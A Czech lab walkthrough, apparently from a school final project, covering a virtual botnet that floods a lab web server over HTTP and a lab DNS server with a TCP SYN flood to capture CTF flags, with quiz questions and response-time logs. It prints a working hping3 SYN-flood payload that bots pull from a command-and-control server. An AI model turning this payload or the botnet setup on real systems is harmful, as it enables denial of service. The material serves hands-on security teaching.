Takže použijeme variantu naklonování ve VB. Změníme jméno a pro ušetření místa použijeme propojený klon. Opakujeme ~4 krát, abychom měli celkem 6 botů.



Před spuštěním na chvíli přejmenujeme/vymažeme `payloadcheck.py`, aby se nám nespustil útok předtím, než chceme. Následně po spuštění musíme každému změnit IP adresu (stačí inkrementovat o 1 nahoru) a pro jistotu deaktivovat a aktivovat rozhraní.



Takže nakonec bychom měli mít boty s adresami 192.1.1.11-16.

Otázka i.8: Jaký DNS server v úpravě komunikace je potřeba, abychom mohli normálně vyhledávat na internetu/stahovat aktualizace?

(8.8.8.8)

Krok 3. Útok a jeho dopad

Na Kali jsou připraveny dva scripty na měření odezvy: `httpcheck_of_delay_external.py` a `tcpcheck_of_delay_external.py`. Každý pro jeden scénář.

Po naklonování a ujištění, že v `payloadcheck.py` je zkopírovaný `payload_http_test.py` a stále jde vyhledat adresa Apache serveru, můžeme zapnout script na měření odezvy a zapnout naše naklonované stroje.

Příkazem „`sudo systemctl status <service>`“ (u CnC je `startupbind` a `startup`, v botnetu je `listen` a `beacon`) můžeme dále zkontrolovat, jestli vše proběhlo v pořádku.

Automaticky by útok měl probíhat a odezva by měla začít kolísat, a nakonec i postupně stoupat.

Otázka i.9: Jak vypadá celý příkaz pro nastavování `.service` souboru?

(„`sudo systemctl edit <jméno>.service`“)


```
Response time: 1.22 seconds
Delay is within acceptable range. Retrying in 1 second...

Response time: 1.66 seconds
Delay is within acceptable range. Retrying in 1 second...

Response time: 1.16 seconds
Delay is within acceptable range. Retrying in 1 second...

Response time: 0.71 seconds
Delay is within acceptable range. Retrying in 1 second...

Response time: 1.30 seconds
Delay is within acceptable range. Retrying in 1 second...

Response time: 1.84 seconds
Delay is within acceptable range. Retrying in 1 second...

Response time: 1.95 seconds
Delay is within acceptable range. Retrying in 1 second...

Response time: 1.23 seconds
Delay is within acceptable range. Retrying in 1 second...

Response time: 1.27 seconds
Delay is within acceptable range. Retrying in 1 second...

Response time: 1.19 seconds
Delay is within acceptable range. Retrying in 1 second...


Response time: 1.20 seconds
Delay is within acceptable range. Retrying in 1 second...
```

Odpozorováno mám, že normální odezva by se měla pohybovat kolem 0.01-0.05s, s prvním útokem se navýší na 0.1-0.15s s druhým na 0.4-0.6s se třetím okolo jedné sekundy, kde začíná problém s výpočetní silou počítače, a se čtvrtým útokem se začne pohybovat okolo 1-1.5 sekundy. Nakonec při šesti se začneme pohybovat okolo 4 sekund. Další zajímavost je, že po 3-5 minutách stálého útoku se server pomalu začne zotavovat – při šesti útocích se odezva snížila z ~4 sekund na ~1.5.

Pokud jsme virtuální počítače spouštěli postupně, může se stát, že ostatní počítače nemůžou komunikovat s CnC serverem, protože síťový provoz se už běžícími útoky zpomalí, to se dá vyřešit tím, že na chvíli smažeme na CnC serveru payloadcheck a restartujeme boty. Po jejich zapnutí můžeme payload zase dát zpět a spustíme cnc_ping. Tím by se payload měl poslat na všechny zařízení.

```
Response time: 4.01 seconds
Delay exceeded threshold of 4 seconds!
Alert sent to server!
```

Pokud tedy je útok úspěšný (máme odezvu větší jak nastavenou hodnotu), dostaneme na stránku naši flagu.




Část 4. Scénář TCP SYN flood

Krok 1. Kontrola a příprava

Jelikož se scénář liší jen v jeho útoku (používáme Hping3 na místo Scapy) a ne v topologii, můžeme použít podobný postup jak u HTTP flood útoku.

První však ověříme, že DNS server funguje a to tím, že vyhledáme www.victim.com



Pokud ano, tak začneme rovnou u CnC serveru, kde stačí změnit obsah payloadcheck souboru na obsah payload_tcp_test.py.

Pokud běží minulý útok, tak restartujeme každého bota, a po naběhnutí by se měl útok rovnou spustit, nebo můžeme znova použít variantu s cnc_ping.

Krok 2. Útok a jeho dopad

Pro ukázkou output z botnetu (manuálně zapnut script)

```
^Cdebian@debianbot:~$ sudo python3 botb.py
.
Sent 1 packets.
Sent HTTP GET request to 10.2.1.10:9443/
Waiting for response...
Received Response:
import subprocess
import time

# Define target details
target_ip = "176.16.1.21"
target_port = 53

# Construct the hping3 command
hping_command = ["hping3", "-S", "--flood", "-p", str(target_port), target_ip]

try:
    time.sleep(25)
    print(f"Starting SYN flood attack on {target_ip}:{target_port}")
    subprocess.run(hping_command, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
except Exception as e:
    print(f"Error: {e}")
```

Obsah scriptu je podobný, ale vlastně jen určujeme, jak bude vypadat hping3 příkaz. Nadeklarujeme si cílovou IP adresu a port a nastavíme možnosti u příkazu -S, jelikož chceme posílat SYN tcp flag a možnost --flood pro nejrychlejší zasílání paketů. Po spuštění útok zapříčiní, že DNS server portu 53 bude přetížen a neměl by být schopen tak vykonávat jeho službu. Tím pádem normální uživatelé, kteří na tuto stránku jdou poprvé (nevědí IP adresu stránky www.victim.com), nebudou schopni se na stránku dostat.

Spustíme podobný script na ověření odezvy a po nějaké době by měla hodnota překročit požadovanou hodnotu. Tím se přidá na stránku náš řetězec pro splnění úlohy.

```
Response time: 2.0548 seconds
Alert sent to server!
Delay exceeded threshold of 2 seconds!
TCP SYN Delay: 2.0548 seconds
```



WORKING SITE KB - Dlouhodobá maturitní práce flag{tcp_flood_#564as30}

Otázka i.10: Můžeme stejným způsobem kontrolovat odezvu u obou scénářů?

(ne, protože u jednoho se řeší http požadavky a u druhého tcp spojení)

Pro zajímavost ještě můžete vyzkoušet tcpdump nebo tshark na serverech, pro další vyobrazení útoků.

```
20:21:42.437935 IP 192.1.1.11.2270 > 176.16.1.21.53: Flags [S], seq 1847367543, win 512, length 0
20:21:42.437935 IP 192.1.1.11.2271 > 176.16.1.21.53: Flags [S], seq 268857961, win 512, length 0
20:21:42.437935 IP 192.1.1.11.2272 > 176.16.1.21.53: Flags [S], seq 206763055, win 512, length 0
20:21:42.437935 IP 192.1.1.11.2273 > 176.16.1.21.53: Flags [S], seq 191612438, win 512, length 0
```